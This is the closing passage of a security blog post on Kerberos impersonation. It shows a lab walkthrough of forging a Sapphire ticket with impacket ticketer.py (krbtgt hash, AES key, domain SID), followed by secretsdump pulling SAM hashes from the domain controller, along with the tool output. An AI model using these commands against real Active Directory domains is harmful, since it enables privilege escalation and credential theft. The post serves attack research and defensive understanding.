pvno: 5 msg-type: krb-tgs-req (12) > padata: 2 items PA-DATA pa-TGS-REQ > padata-type: pa-TGS-REQ (1) > padata-value [truncated]: 6e8204c5308204c1a003020105a10302010ea20703050000000000a3820434618204303082042ca003020105a1111b0f4c41524... > ap-req > PA-DATA pa-FOR-USER PA-DATA pa-FOR-USER (129) > padata-type: pa-FOR-USER (129) > padata-value: 3059a01a3018a003020101a111300f1b0d41646d696e6973747261746f72a1111b0f6c617265736c6162732e6c6f63616ca21c301aa0040202f... > name name-type: kRB5-NT-PRINCIPAL (1) > name-string: 1 item KerberosString: Administrator realm: lareslabs.local > cksum auth: Kerberos > req-body Padding: 0 > kdc-options: 40810018 realm: LARESLABS.LOCAL > sname name-type: kRB5-NT-UNKNOWN (0) sname-string: 1 item SNameString: Elliot.a till: Feb 27, 2024 15:52:06.000000000					

S4U2Self

U2U

Ticketer network traffic

5. Obtain the service ticket for the Administrator using Elliot.A as sname, through TGS-REP response:



6. Forge the sapphire ticket, replacing Elliot.A's original PAC using the ST PAC of Administrator + match the cname with "Administrator".

From Windows hosts, at the date of writing this post, it has not been possible to replicate this attack, but ticketer could run it again on Linux:

```
ticketer.py -nthash krbtgtNTHash -request -impersonate 'Administrator' -domain 'domain' -user 'domainUser' -password 'Password123' -aesKey 'krbtgtAESKEY' -domain-sid 'domainSID' -dc-ip dcIP 'justignored'
```

```
(ray㉿karma)-[~/ad/tools/lab]
└─$ python3 ticketer.py -nthash 0b1534c89020c1c44274470a5514f47d -request -impersonate 'Administrator' -domain 'lareslabs.local' -user 'elliot.a' -password 'Lareslabs1.' -aesKey '858d1f9471e97aaafc01f37653 58e9496a0b8c41856d1e4137b305cbd7537dba8' -domain-sid 'S-1-5-21-4164589718-1869447727-3637930069' -dc-ip 192.168.25.169 'justignored'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] doing sapphire ticket, ignoring following parameters : -groups, -duration
[*] Requesting TGT to target domain to use as basis
[*] Customizing ticket for lareslabs.local/justignored
[*]     Requesting S4U2self+U2U to obtain Administrator's PAC
[*]     Decrypting ticket & extracting PAC
[*]     Clearing signatures
[!] User ID is 500, which is Impacket's default. If you specified -user-id, you can ignore this message. If you didn't, and you get a KDC_ERR_TGT_REVOKED error when using the ticket, you will need to specify the -user-id with the RID of the target user to impersonate
[*]     Adding necessary ticket flags
[*]     Changing keytype
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in justignored.ccache
```

Impacket-ticketer Sapphire ticket

Once imported in the KRB5CCNAME environment variable, we will be able to access using any tool that accepts kerberos authentication:

```
(ray㉿karma)-[~/ad/tools/lab]
└─$ export KRB5CCNAME=justignored.ccache

(ray㉿karma)-[~/ad/tools/lab]
└─$ impacket-secretsdump -k -no-pass dc1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x6f3b63113f594444bbb8f2f24c58d2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:669556eda1adbb10afdf29
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account does not have a valid password
[*] Dumping cached domain logon information (domain/username:hash)
```

Authentication using Sapphire Ticket

Wrapping things up ...

In this third part of the Kerberos series, we've dug a little deeper into the Kerberos user impersonation techniques. The goal with this post, whether we are adversaries or defenders, is to understand the multiple ways that Kerberos offers us to access resources using the credential material gathered.

We hope this installment of the Kerberos series has helped you better understand the number of techniques adversaries can use to attack the Kerberos authentication protocol.

In the next post of the series, we will continue to delve deeper, next time looking at ‘Kerberos Delegations’ and talking about how this setting allows applications to request end-user access credentials to access resources on behalf of the originating user and how an adversary would benefit from this flow.

References

- Alva Duckwall & Benjamin Delpy - Abusing Microsoft Kerberos: [Sorry You Guys Don't Get It.](#)
- Netwrix - [Exploiting Service Accounts.](#)
- Adsecurity - [Mimikatz and Active Directory Kerberos Attacks.](#)
- Unit42 - [The New Generation of Kerberos Attacks.](#)
- Fortra - [Impacket - We love playing tickets.](#)
- [Overpass-the-Hash Attack: Principles and Detection.](#)
- Elda Shamir - [Shadow Credentials.](#)
- Atl4s - [Understanding - or at least, trying to.](#)
- Peter Gabaldon - [Diamond and Sapphire Tickets.](#)
- Tarlogic - [Kerberos.](#)
- Packt - [NoPac Vulnerability.](#)
- Cyberstoph - [Detecting shadow credentials.](#)
- GhostPack - [Rubeus.](#)
- Splunk - [Detecting Active Directory Kerberos Attacks.](#)